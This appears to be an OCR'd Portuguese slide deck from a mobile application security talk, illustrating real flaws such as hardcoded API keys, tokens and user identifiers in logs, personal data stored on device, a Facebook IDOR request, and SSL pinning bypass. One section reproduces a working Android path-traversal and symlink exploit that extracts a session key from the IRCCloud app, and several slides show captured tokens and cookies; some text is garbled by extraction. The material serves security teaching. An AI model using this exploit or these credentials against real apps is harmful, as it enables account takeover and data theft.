

# **Olá, pessoal.**


Construindo aplicativos seguros

Nós queremos nossos apps mais seguros.  
Mas temos notado uma escalada  
de problemas de segurança.

3,353,172,708

Registros vazados no primeiro semestre de 2018

3,35



708

Registros vazados

este de 2018

**18,525,816** records lost or stolen every day

**771,909** records every hour

**12,865** records every minute

**214** records every second

# #whoami

---

## João Pimenta

- Arquiteto de segurança
- Pentester de apps
- Pesquisador de segurança
- Jazz

# Por que isso acontece?

---



# Por que isso acontece?

---





# Além da cereja do bolo e do Forrest

---

- Crescimento exponencial de dados e acesso à internet
- O mercado da desinformação
- “Segurança inviabiliza o produto”
- “Terminamos o produto, agora vamos investir em segurança!”

# Pra onde isso leva nossas aplicações?

---



Vamos ver...

# Chave de API hardcoded

---

```
private static final java.lang.String CONFIG = "cloudinary://434762629765715:████████@reverb";
```

# Informação sensível em log

---

```
07-21 20:28:01.434 19673 19710 V e      : Parameters {"tracks": [{"application": {"app_id": "1311377052931992", "view_context": "activities", "site_id": "MLB", "version": "2.41.12"}, "business": "", "sequential_id": 29, "device": {"platform": "/mobile/android", "resolution_width": 720.0, "resolution_height": 1280.0}, "device_id": "451e1360134329c", "auto_time": false, "device_name": "SM-J500H", "os_version": "6.0.1", "orientation": 0.0, "connectivity_type": "WIFI"}, "event_data": {"flow": "/money_detail"}, "experiments": {}, "id": "af23282b-1db9-477a-bfb9-87ffa3fd3296", "path": "/money_detail/balance", "platform": {"mobile": {"mode": "reload"}}, "priority": "NORMAL", "retry": 0, "secure": false, "type": "view", "user": {"advertiser_id": "6ade5ab9-7abf-4416-838d-0ec9491ab962", "uid": "37118577-b5d5-436c-b75e-dd0713b96c9e", "user_id": "209317759", "user_nick": "JOOCARLOSPIMENTA"}, "user_time": 1532215679094, "user_local_timestamp": "2018-07-21T20:27:59.094-0300"}]}]
```

```
07-21 20:29:05.334 19673 19708 I e      : Added track view /account_summary with parameters: {} {"advertiser_id": "6ade5ab9-7abf-4416-838d-0ec9491ab962", "uid": "37118577-b5d5-436c-b75e-dd0713b96c9e", "user_id": "209317759", "user_nick": "JOOCARLOSPIMENTA"}
```

```
07-21 20:29:07.064 19673 19710 V e      : Parameters {"tracks": [{"application": {"app_id": "1311377052931992", "view_context": "activities", "site_id": "MLB", "version": "2.41.12"}, "business": "", "sequential_id": 30, "device": {"platform": "/mobile/android", "resolution_width": 720.0, "resolution_height": 1280.0}, "device_id": "451e1360134329c", "auto_time": false, "device_name": "SM-J500H", "os_version": "6.0.1", "orientation": 0.0, "connectivity_type": "WIFI"}, "event_data": {}, "experiments": {}, "id": "2d577df3-2505-4c0d-bc7c-5ebc8020a79f", "path": "/account_summary", "platform": {"mobile": {"mode": "reload"}}, "priority": "NORMAL", "retry": 0, "secure": false, "type": "view", "user": {"advertiser_id": "6ade5ab9-7abf-4416-838d-0ec9491ab962", "uid": "37118577-b5d5-436c-b75e-dd0713b96c9e", "user_id": "209317759", "user_nick": "JOOCARLOSPIMENTA"}, "user_time": 1532215745321, "user_local_timestamp": "2018-07-21T20:29:05.321-0300"}]}
```

```
07-21 20:23:57.624 19673 19673 I chromium: [INFO:CONSOLE(0)] "The resource https://ui/webfonts/v3.0.0/proxima-nova/proxima-nova-light.woff2 was preloaded using link preload but not used within a few seconds from the window's load event. Please make sure it is used within the allotted time. If it is being loaded dynamically, please make sure it has an appropriate `as` value and it is preaccessToken=APP_USR-1311377052931992-072119-77a4534572bb3d0f8eec821 [0)
```

# Informação sensível em log

---

```
response_headers null (null) 04-12 16:37:27.861 17800 17800/com
request_id 23241935-2b28-4347-98c6-739e0ef215f0 (java.lang.String) 04-12 16:37:27.861 17800 17800/com
response_body {"permission": {"access_token": "885d505e8b4f6677e25f06ffdc2fed34"} } (java.lang.String) 04-12 16:37:27.861 17800 17800/com
response_code 200 (java.lang.Integer) 04-12 16:37:30.221 17800 17800/com
Sun Apr 12 16:37:10 GMT+08:00 2015 04-12 16:37:30.221 17800 17800/com
{"permission": {"access_token": "885d505e8b4f6677e25f06ffdc2fed34"} } 04-12 16:37:30.221 17800 17800/com
response_headers null (null) 04-12 16:37:30.281 17800 17800/com
request_id 26d9ee74-3696-4f9d-98dd-dddb8f2e1a35 (java.lang.String) 04-12 16:37:30.281 17800 17800/com
response_code 200 (java.lang.Integer) 04-12 16:37:30.281 17800 17800/com
Sun Apr 12 16:37:10 GMT+08:00 2015 04-12 16:37:30.281 17800 17800/com
response_headers null (null) 04-12 16:37:30.281 17800 17800/com
```

# Informação sensível em log

---

```
response_headers null (null) 04-12 16:37:27.861 17800 17800/com
request_id 26d9ee74-3696-4f9d-98dd-dddb8f2e1a35 (java.lang.String)
response_{"access_token":"885d505e8b4f6677e25f06ffdc2fed34"}}
response_headers null (null) 04-12 16:37:30.221 17800 17800/com
Sun Apr 12 16:37:10 GMT+08:00 2015 04-12 16:37:30.221 17800 17800/com
{"permission": {"access_token": "885d505e8b4f6677e25f06ffdc2fed34"}}
response_headers null (null) 04-12 16:37:30.281 17800 17800/com
request_id 26d9ee74-3696-4f9d-98dd-dddb8f2e1a35 (java.lang.String)
response_code 200 (java.lang.Integer)
Sun Apr 12 16:37:10 GMT+08:00 2015 04-12 16:37:30.281 17800 17800/com
response_headers null (null)
```


# PII armazenado no dispositivo

---

```
public static void createTable(SQLiteDatabase sQLiteDatabase, boolean bl2) {
    String string2 = bl2 ? "IF NOT EXISTS " : "";
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append("CREATE TABLE ");
    stringBuilder.append(string2);
    stringBuilder.append("'USER_ENTITY' ('_id' INTEGER PRIMARY KEY , 'EMAIL' TEXT, 'FULL_NAME' TEXT, 'BIRTH_DATE' TEXT, 'CPF' TEXT, 'ADDRESS' TEXT, 'ZIP' TEXT, 'NUMBER' TEXT, 'COMPLEMENT' TEXT, 'CITY' TEXT, 'STATE' TEXT, 'CELLPHONE' TEXT, 'MOTHERS_NAME' TEXT, 'GENDER' TEXT);");
    sQLiteDatabase.execSQL(stringBuilder.toString());
}
```

# Autenticação insegura

CVE-2019-9196



```
{ "video" : { "client_device_model" : "iPhone 7", "client_device_brand" : "Apple", "localization" : "pt-BR", "device_ram" : 2099249152, "workflow_data" : { "face_detection_granularity" : 0.2, "security_level" : 10, "detection_sensitivity" : 100, "face_detection_max_size" : 1, "perform_construction" : false, "frames" : [ { "tags" : [ ], "timestamp" : 1548336428.869246, "data" : "\/v9j/\AAQSKzJrgABAQAAAQABAD//2wBDAAMCgAGNCAgMDAwMEAwMEBQgFBQQEBQoHbwYIDaoMDAsKCwsNDhI0DQ4RDgsLEBYQERMu6Q0RFRkdSUpTUVFVWl1hZwmNkZwNaGlc3Rldnd4eXqDhIWgh4iJipKTlJWWl5iZmqKjpKwmp6ipqrKztLWt2t7isUFBUQUFBQUFBQUFBQUFBt//vAARCAKAAeADASIAAHBXeB//8QAHwAAAQUBAQEBAQEAAAQAAAECawQFBgcICQoL//8QATRAAAgEDAwIEAwUFBAAQAAAF9AQ1IDAQRBRIhMUEGE1FhByJxFDKBkaEIIOKxwRVS0FAkM2JyggkKFhcYGROLjicKSo0NTY3ODk6Q0RFRkdSUpTUVFVWl1hZwmNkZwNaGlc3Rldnd4eXqDhIWgh4iJipKTlJWWl5iZmqKjpKwmp6ipqrKztLWt2t7isusLDxMXGx8jytlTlNXW19z2uhi4+r15uf06erx8vP09fb3+Pn6/8QAHwAAAEBQEAQAAAECawQFBgcICQoL//8QATRAAAgECBAQAAQJ3AAECAxEEBSExBhJBUQdhcRMiMoEIFKRb0hBCSMzUvAVYnLRchYKNOe18RcyGRomJygpKJu2Nz50kNERUZHSE1kU1RVV1dYWVpjZGVmZ2hpanN0dx23et16goOEhYahimKkpOU1zaXjmaoqkpaangqmgs0r0tb a3ulm6wsPExcbHyMnK0tPU1dbX2Nna4uPk5ebn60ng8vP09fb3+Pn6/9oADAMBAIRaxEAPwD7C+GfwC8S6f4J0ftt2vLma hawLdk81wlwxUYDuiyt4PSx48zU4Fxv/smvxXvf2YpJd1vP8wagoJ52ysMvjXn7RfxWvpyJffOpNv6D2zWk+U/s9X5m197 N3Tk3ex+4w+GdhCS29dgTh+6P5moZfbhe3H+k+Kz2PrNgv8A7N4br8QPi1g2D4myw1h2tTvhunX8aPMyt95NjkCvsv awlNd1/iN0pdj9y5b4b2F2Fz4vtBjgg3kYqj4#m+Den8T+L7EEC//8foz+gr8NobXxvFMPN1S5xjG55wrl1C0leOSSoW+nk YcH5jrzSOH50fuv/wCCL2Lwtj9zLj4z//Af8gPM806fJg4m2jVgf9rd4BaUpJ16zbhXarH+dfiDBoF504D3cp3DsxxqRcb 4Ytcuy44ye1UqSwzX/gKBuWtzqJ//28vgLp4LR6rG+0fwQA/1rFu/+C13wV09T5UlxiByNkCj+tfi/J4Zky7CYtg4Az Uknhif5RggQm4t6//Wt1C29/2wX+Qkzbg7z//gg3KbMh9wmOMgKVYF9//wAFcvAOak22XhUvPG6YDP6V+UOhgcCIGV 9px61ch8MWe7q//THN1ZLT7nkHs9D5L73j/g7oiSzB+GGB#OPPwX031/APwWdk1//0XwvAMj+J2P9a//06X0rW0AMW33HqD 7V3386F7qBqK8//ba0b615.7Urr017a484a1/wv78Ba89m0Cct1.9u1.9axp611/wafv1/w1wrc2a5Lo8r17Qa+FibgrId2k2T
```

# Autenticação insegura

# CVE-2019-9196

100% 2021-08-10 10:22:00 -0400

```
    "feedback": {}, "liveness_result": {"feedback": {}, "score": 100}}}
```

# Insecure Direct Object References

Reportada por Arun Sureshkumar

# Insecure Direct Object References

Go Cancel < | > | ▾ Target: <https://business.facebook.com>

**Request**

Raw Params Headers Hex

```
POST /business_share/asset_to_agency/?dpr=2 HTTP/1.1
Host: business.facebook.com
Connection: close
Content-Length: 436
Origin: https://business.facebook.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */
Referer:
https://business.facebook.com/settings/pages/536195393199075?business_id=907970555981524
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.8
Cookie: rc=2; datr=AWE3V--DUGNTOAy0wTGmpAXb; locale=en_GB;
sb=BWE3V1vCnIxJF87yY9a8WWjP; pl=n; lu=gh2GPBnmZY1B1j_7J0Zi3nAA;
_c_user=100000771680694; xs=25%3A5C6rNSCaCX92MA%3A2%3A1472402327%3A4837;
fr=05UM8RW0tTkDVgbSW.AWUB4pn0DvP1fQoqywWeORl1j_LE.BXN2EF.IL.FFD.0.0.BXxBSo
.AWXdKm2I; csm=2; s=Aa50vjfSfyFBHmCl.BXwxOY;
_ga=GA1.2.1773948073.1464668667; p=-2;
presence=EDvF3EtmeF1472469215EuserFA21B00771680694A2EstateFDutF147246921
5051CEchFDp_5f1B00771680694F7CC; act=1472469233458%2F6
parent_business_id=991079870975788&agency_id=907970555981524&asset_id=190
313461381022&role=MANAGER&__user=100000771680694&__a=1&__dyn=aKU-XxaAcoau
```

**Response**

Raw Headers Hex

```
HTTP/1.1 200 OK
X-Frame-Options: DENY
Strict-Transport-Security: max-age=15552000; preload
Cache-Control: private, no-cache, no-store, must-revalidate
Access-Control-Allow-Credentials: true
Pragma: no-cache
Vary: Origin
Access-Control-Allow-Origin: https://business.facebook.com
Access-Control-Expose-Headers: X-FB-Debug, X-Loader-Length
access-control-allow-method: OPTIONS
Expires: Sat, 01 Jan 2000 00:00:00 GMT
X-XSS-Protection: 0
Content-Type: application/x-javascript; charset=utf-8
X-Content-Type-Options: nosniff
content-security-policy: default-src * data: blob:;script-src *.facebook.com *.fbcdn.net *.facebook.net
*.google-analytics.com *.virtualearth.net *.google.com 127.0.0.1:* *.spotilocal.com:/* 'unsafe-inline' 'unsafe-eval'
fbstatic-a.akamaihd.net fbcdn-static-b-a.akamaihd.net *.atlassolutions.com blob: data:;style-src data:
'unsafe-inline' *;connect-src *.facebook.com *.fbcdn.net *.facebook.net *.spotilocal.com:/* *.akamaihd.net
wss://*.facebook.com:/* https://fb.scanandcleanlocal.com:/* *.atlassolutions.com attachment.fbsbx.com ws://localhost:*
blob: chrome-extension://boadgeojelhgndaghlijhdcfkmlpafd chrome-extension://dliochdbjfkdacpmhlcpmleaejidimm;
Vary: Accept-Encoding
Content-Encoding: br
X-FB-Debug: j08Vj634V5Rv16IIewJWVC0YJ18Ng9SA/A1SY2td9SRcaZrI2FE7sbUzivLifjjPK24tRhHgEr3R69fan3tI5w==
Date: Mon, 29 Aug 2016 11:18:18 GMT
Connection: close
```

parent\_business\_id=991079870975788&agency\_id=907970555981524&asset\_id=190
313461381022&role=MANAGER&\_\_user=100000771680694&\_\_a=1&\_\_dyn=aKU-XxaAcoau

qt@15♦♦1♦2♦

Reportada por Arun Sureshkumar

# Extração de arquivos e token

```
<activity android:excludeFromRecents="true" android:name="com.irccloud.android.activity.ShareChooserActivity" android:theme="@style/dawnDialog">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.SEND"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:mimeType="application/*"/>
        <data android:mimeType="audio/*"/>
        <data android:mimeType="image/*"/>
        <data android:mimeType="text/*"/>
        <data android:mimeType="video/*"/>
    </intent-filter>
    <meta-data android:name="android.service.chooser.chooser_target_service" android:value=".ConversationChooserTargetService"/>
</activity>
```

```
protected void onResume() {
    //...
    if (getSharedPreferences("prefs", 0).getString("session_key", "").length() > 0) {
        //...
        this.mUri = (Uri) getIntent().getParcelableExtra("android.intent.extra.STREAM"); // getting attacker provided uri
        if (this.mUri != null) {
            this.mUri = MainActivity.makeTempCopy(this.mUri, this); // copying file from this uri to /data/data/com.irccloud.android/cache/
        }
    }
}
```



# Extração de arquivos e token

---

```
public static Uri makeTempCopy(Uri fileUri,Context context,String original_filename){ // original_filename = mUri.getLastPathSegment()  
//...  
try{  
Uri out=Uri.fromFile(new File(context.getCacheDir(),original_filename));  
Log.d("IRCCloud","Copying file to "+out);  
InputStream is=IRCCloudApplication.getInstance().getApplicationContext().getContentResolver().openInputStream(fileUri);  
OutputStream os=IRCCloudApplication.getInstance().getApplicationContext().getContentResolver().openOutputStream(out);  
byte[]buffer=new byte[8192];  
while(true){  
    int len=is.read(buffer);  
    if(len!=-1){  
        os.write(buffer,0,len);  
    }  
}
```

# Extração de arquivos e token

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    // path to sdcard (encoded relative path from "/data/data/com.irccloud.android/cache/")
    String zhk = "...%2F..%2F..%2Fsdcard%2Fprefs.xml";
    // absolute path to a file, pointing to sumlink
    String appDir = "/data/data/" + getPackageName();
    String deepPath = appDir + "/x/x/x/x/";

    new File(deepPath).mkdirs();


    String sumlink = deepPath + zhk;
    try {
        File sumlinkFile = new File(Uri.decode(sumlink)).getCanonicalFile();
        sumlinkFile.getParentFile().mkdirs();

        Runtime.getRuntime().exec("ln -s /data/data/com.irccloud.android/shared_prefs/prefs.xml "
            + sumlinkFile.getAbsolutePath()).waitFor();
    }
    catch(Exception e) {
        // should be never thrown
        throw new RuntimeException(e);
    }
    grant777PermissionToEverything(new File(appDir));

    Uri uri = Uri.parse("file://" + sumlink); // file:///data/data/com.attacker/x/x/x/x/..%2F..%2F..%2Fsdcard%2Fprefs.xml

    Intent intent = new Intent();
    intent.setClassName("com.irccloud.android", "com.irccloud.android.activity.ShareChooserActivity");
    intent.putExtra("android.intent.extra.STREAM", uri);
    startActivity(intent);
}

private void grant777PermissionToEverything(File dist) {
    dist.setReadable(true, false);
    dist.setWritable(true, false);
    dist.setExecutable(true, false);
    if(dist.isDirectory()){
        for(File child:dist.listFiles()){
            grant777PermissionToEverything(child);
        }
    }
}
```



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?
<map>
    <string name="path">/websocket/5</string>
    <string name="userinfo">{"bid": "-1", "host": "api irccloud com", "gcm_token": "ci_e1tINlq4:APA91bH1", "session_key": "5.dca3edd1eb30e5a1"}</string>
</map>
```

Reportada por Sergey Toshin (bagipro)

# SSL Pinning bypass

---

- Engenharia reversa e modificação de código;
- Hooking utilizando Frida (Rooted device / non rooteed - gadget);

# SSL Pinning bypass – Engenharia reversa

```
08-22 22:57:23.308 1764 1958 V MARsPolicyManager: updatePackagesScore PackageIn
08-22 22:57:23.308 1764 1764 D GameManagerService: NotifyRunnable. pkg: br.com.
08-22 22:57:23.358 1764 1965 D StatusBarManagerService: manageDisableList userId=0 what=0x0 pkg=Window{badbb36 u0 d0 p11509 br.c
08-22 22:57:23.488 1764 2562 V WindowStateAnimator: Finishing drawing window Window{badbb36 u0 d0 p11509 br.c
08-22 22:57:23.498 1764 4280 V WindowStateAnimator: Finishing drawing window Window{b8e49de u0 d0 p11509 br.c
08-22 22:57:23.508 1764 1965 D StatusBarManagerService: manageDisableList userId=0 what=0x0 pkg=Window{b8e49de u0 d0 p11509 br.c
08-22 22:57:23.518 1764 2563 V WindowStateAnimator: Finishing drawing window Window{b8e49de u0 d0 p11509 br.c
08-22 22:57:23.678 11509 11509 E null : Failure at https://[REDACTED].br.com.br/U
08-22 22:57:23.678 11509 11509 E null : sha256/3yohJn0DwVd8qoEz7uPRiuXasoq09cLkJMbFVHmw1w0=: C
08-22 22:57:23.678 11509 11509 E null : Pinned certificates for :
08-22 22:57:23.678 11509 11509 E null :
08-22 22:57:23.708 1764 1965 D StatusBarManager
08-22 22:57:23.708 1764 1965 D StatusBarManagerService: manageDisableList userId=0 what=0x0 pkg=Window{badbb36 u0 d0
08-22 22:57:23.848 1764 1965 D StatusBarManagerService: manageDisableList
08-22 22:57:24.028 1764 2563 V WindowStateAnimator: Finishing drawing win
08-22 22:57:24.048 1764 6064 V WindowStateAnimator: Finishing drawing win
08-22 22:57:24.318 1764 2006 I Timeline: Timeline: Activity_windows_visib
```

```
public CertificatePinner a [REDACTED]ram
{
    param [REDACTED].f();
    if [REDACTED]nt
        return new CertificatePinner.Builder().add("*..com.br", new String[] { "sha256/cgthMxeBpb9E6yw8JoEHrafnZLGwnPfKEyjboI2X7o=" }).add("*..com.br", new String[] { "sha256/c1/2i/yCI9J3L1Dwd0duTzi0lpnEi96LF2ck4sxR07o=" }).add("*..com.br", n
}
```

# SSL Pinning bypass – Engenharia reversa

```
const-string v4, "sha256/3yohJn0DwVd8qoEz7uPRjuXgsogQ9cLkJMbfVHmw1wQ="

aput-object v4, v3, v0

.line 342
invoke-virtual {p1, v2, v3}, Lokhttp3/CertificatePinner$Builder;->add(Ljava/lang/String;[Ljava/lang/String;)Lokhttp3/CertificatePinner$Builder;

move-result-object p1

const-string v2, "*.*com.br"

new-array v3, v1, [Ljava/lang/String;

const-string v4, "sha256/3yohJn0DwVd8qoEz7uPRjuXgsogQ9cLkJMbfVHmw1wQ="

aput-object v4, v3, v0

.line 343
invoke-virtual {p1, v2, v3}, Lokhttp3/CertificatePinner$Builder;->add(Ljava/lang/String;[Ljava/lang/String;)Lokhttp3/CertificatePinner$Builder;

move-result-object p1

const-string v2, "*.*com.br"

new-array v1, v1, [Ljava/lang/String;

const-string v3, "sha256/3yohJn0DwVd8qoEz7uPRjuXgsogQ9cLkJMbfVHmw1wQ="

aput-object v3, v1, v0
```

# SSL Pinning bypass – Engenharia reversa

---

```
POST /v1/Goal/GetInvestment [REDACTED] TTP/1.1
Token: 775034eb-d90f-4385-88cb-8cf93981b967
User-Agent: Android
Content-Encoding: gzip
Content-Type: application/json; charset=UTF-8
Host: [REDACTED].com.br
Connect: [REDACTED]
Accept-Encoding: gzip, deflate
Content-Length: 80
```

??VrI,IT?R?O?20L/I?
? /t5?v?(?+?/wKq.??/? L?Lv??(?)500NQ? U?#?  
?

---

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server:
X-Powered-By: ASP.NET
Date: Sun, 02 Sep 2018 23:23:57 GMT
Connection: close
Content-Length: 547
Set-Cookie: visid_incap_913419=S/+77MMvR22gurFXw6B4fAxxjFsAAAAAQUIPAAAAAAAIIMBpDN1EFpV7KUVAgwA2; expires=Mon, 01 Oct 2019 11:56:51 GMT; path=/; Domain=. [REDACTED].com.br
Set-Cookie: incap_ses_298_913419=YdLDcypMSCuleZh1hbUiBxxjFsAAAAAoof+w/cZnNdnhZH8Y63U6qw==; path=/; Domain=. [REDACTED].com.br
X-Info: 3-58938016-58938033 NNNN CT(11 14 0) RT(1535930636191 91) q(0 0 1 -1) r(1 1) 05
X-CDN: Incapsula

